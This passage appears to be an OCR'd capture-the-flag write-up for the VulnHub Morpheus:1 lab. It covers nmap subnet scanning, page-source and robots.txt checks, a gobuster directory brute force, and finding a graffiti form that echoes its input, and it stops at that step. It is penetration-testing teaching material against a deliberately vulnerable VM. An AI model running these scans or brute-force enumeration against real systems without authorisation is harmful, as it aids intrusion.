ESOMCHI EZE


VULNHUB CTF.

## STEP1

### CHECKING CONFIGURATIONS AND RUNNING INITIAL NMAP SCAN


Shows the result of running the ifconfig command on a Kali Linux machine. This was used to identify the IP address of the attack machine before launching any scanning or exploitation.

- **Attacker IP Address:** 192.168.56.102
- This IP will be used to interact with other machines on the same virtual network (host-only or NAT setup depending on your VM config).



```
┌──(esomchi㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.102  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::a00:27ff:fe1b:dcbd  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:1b:dc:bd  txqueuelen 1000  (Ethernet)
        RX packets 2  bytes 650 (650.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 24  bytes 3152 (3.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

**Nmap scan** across the entire subnet 192.168.56.0/24.




```
┌──(esomchi㉿kali)-[~]
└─$ nmap 192.168.56.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-21 17:36 EDT
Nmap scan report for 192.168.56.1
Host is up (0.00074s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 0A:00:27:00:00:13 (Unknown)

Nmap scan report for 192.168.56.100
Host is up (0.00017s latency).
All 1000 scanned ports on 192.168.56.100 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:00:18:9A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.104
Host is up (0.00051s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
81/tcp open  hosts2-ns
MAC Address: 08:00:27:AC:83:C6 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.102
Host is up (0.0000050s latency).
All 1000 scanned ports on 192.168.56.102 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (4 hosts up) scanned in 32.80 seconds
```

**192.168.56.104**

- **Open ports:** 22, 80, 81
- **Services:**
  - 22/tcp → SSH (secure shell access)
  - 80/tcp → HTTP (web server)
  - 81/tcp → HTTP alternative or admin panel
- **MAC Address Identified:** Oracle VirtualBox NIC, likely a Vulnhub container.

That tells us:

- **SSH (22)** is open – but remember the hint: it's "locked down," so we'll come back to that.
- **HTTP (80)** is serving the page.



Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
17:41
Settings
Morpheus:1
192.168.56.104
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Welcome to the Boot2Root CTF, Morpheus:1.


You play Trinity, trying to investigate a computer on the Nebuchadnezzar that Cypher has locked everyone else out of, at least for ssh.

Good luck! - @jaybeale from @inguardians

- **Port 81** is interesting. It's running something non-standard (hosts2-ns is just a guess by nmap based on port).

Next Step will be to check Port 81 in Browser.

A login page is being run on port 81



Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
192.168.56.104/gra
.cypher-neo.png (P
Settings
192.168.56.104/
192.168.56.104:81
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Cancel
Sign in

There's no white rabbit her


192.168.56.104:81

This site is asking you to sign in.

Username


Password

Performing initial level reconnaissance like source code review



Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

```
<html>
    <head><title>Morpheus:1</title></head>
    <body>
        Welcome to the Boot2Root CTF, Morpheus:1.
        <p>
        You play Trinity, trying to investigate a computer on the
        Nebuchadnezzar that Cypher has locked everyone else out of, at least for ssh.
        <p>
        Good luck!

        - @jaybeale from @inguardians
        <p>
        <img src="trinity.jpeg">
    </body>
</html>

```




Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1:26
192.168.56.104/gra
.cypher-neo.png (P
Settings
192.168.56.104/rob
192.168.56.104/robots.txt
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec


```
There's no white rabbit here.  Keep searching!
```

Looking for critical information about the target.

Nothing much so lets go for Directory Brute Force using **“Gobuster”.**



```
┌──(esomchi㉿kali)-[~]
└─$ gobuster dir -u http://192.168.56.104:80 -w /usr/share/wordlists/dirbuster/directory-lis
t-2.3-medium.txt -x php,html,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.104:80
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 348]
/.html                (Status: 403) [Size: 279]
/.php                 (Status: 403) [Size: 279]
/javascript           (Status: 301) [Size: 321] [--> http://192.168.56.104/javascript/]
/robots.txt           (Status: 200) [Size: 47]
/graffiti.php         (Status: 200) [Size: 451]
/graffiti.txt         (Status: 200) [Size: 139]
/.html                (Status: 403) [Size: 279]
/.php                 (Status: 403) [Size: 279]
/server-status        (Status: 403) [Size: 279]
Progress: 882240 / 882244 (100.00%)
===============================================================
Finished
===============================================================

┌──(esomchi㉿kali)-[~]
└─$ 
```



Nebuchadnezzar Graffiti Wall


Mouse here - welcome to the Nebby!

Make sure not to tell Morpheus about this graffiti wall.
It's just here to let us blow off some steam.

Enter message:

Message

This is just printing out the message.




Nebuchadnezzar Graffiti Wall

Mouse here - welcome to the Nebby!

Make sure not to tell Morpheus about this graffiti wall.
It's just here to let us blow off some steam.
hi

